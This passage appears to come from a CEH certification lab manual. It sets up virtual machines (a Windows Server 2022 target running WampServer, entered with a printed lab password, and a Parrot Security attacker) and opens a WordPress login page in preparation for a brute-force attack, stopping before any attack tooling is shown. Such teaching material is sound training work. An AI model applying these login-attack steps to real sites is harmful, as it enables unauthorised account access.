
Note: In this task, the target WordPress website (<http://10.10.1.22:8080/CEH>) is hosted by the victim machine, **Windows Server 2022**. Here, the host machine is the **Parrot Security** machine.

Note: Ensure that the **Wampserver** is running in **Windows Server 2022** machine. To run the **WampServer**, execute the following steps:

- Click **CEHv12 Windows Server 2022** to switch to the **Windows Server 2022** machine. Click **Ctrl+Alt+Del** to activate the machine, by default, **CEH\Administrator** account is selected, type **Pa\$\$w0rd** in the Password field and press **Enter**.
- Now, in the left corner of **Desktop**, click **Type here to search** field, type **wampserver64** and press **Enter** to select **Wampserver64** from the results.
- Click the **Show hidden icons** icon, observe that the **WampServer** icon appears.
- Wait for this icon to turn green, which indicates that the **WampServer** is successfully running.


1. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.
2. Click the **Firefox** icon from the top section of **Desktop** to launch the **Mozilla Firefox** browser.






3. The **Mozilla Firefox** window appears; type **http://10.10.1.22:8080/CEH/wp-login.php?** Into the address bar and press **Enter**.

Note: Here, we will perform a brute-force attack on the designated WordPress website hosted by the **Windows Server 2022** machine.



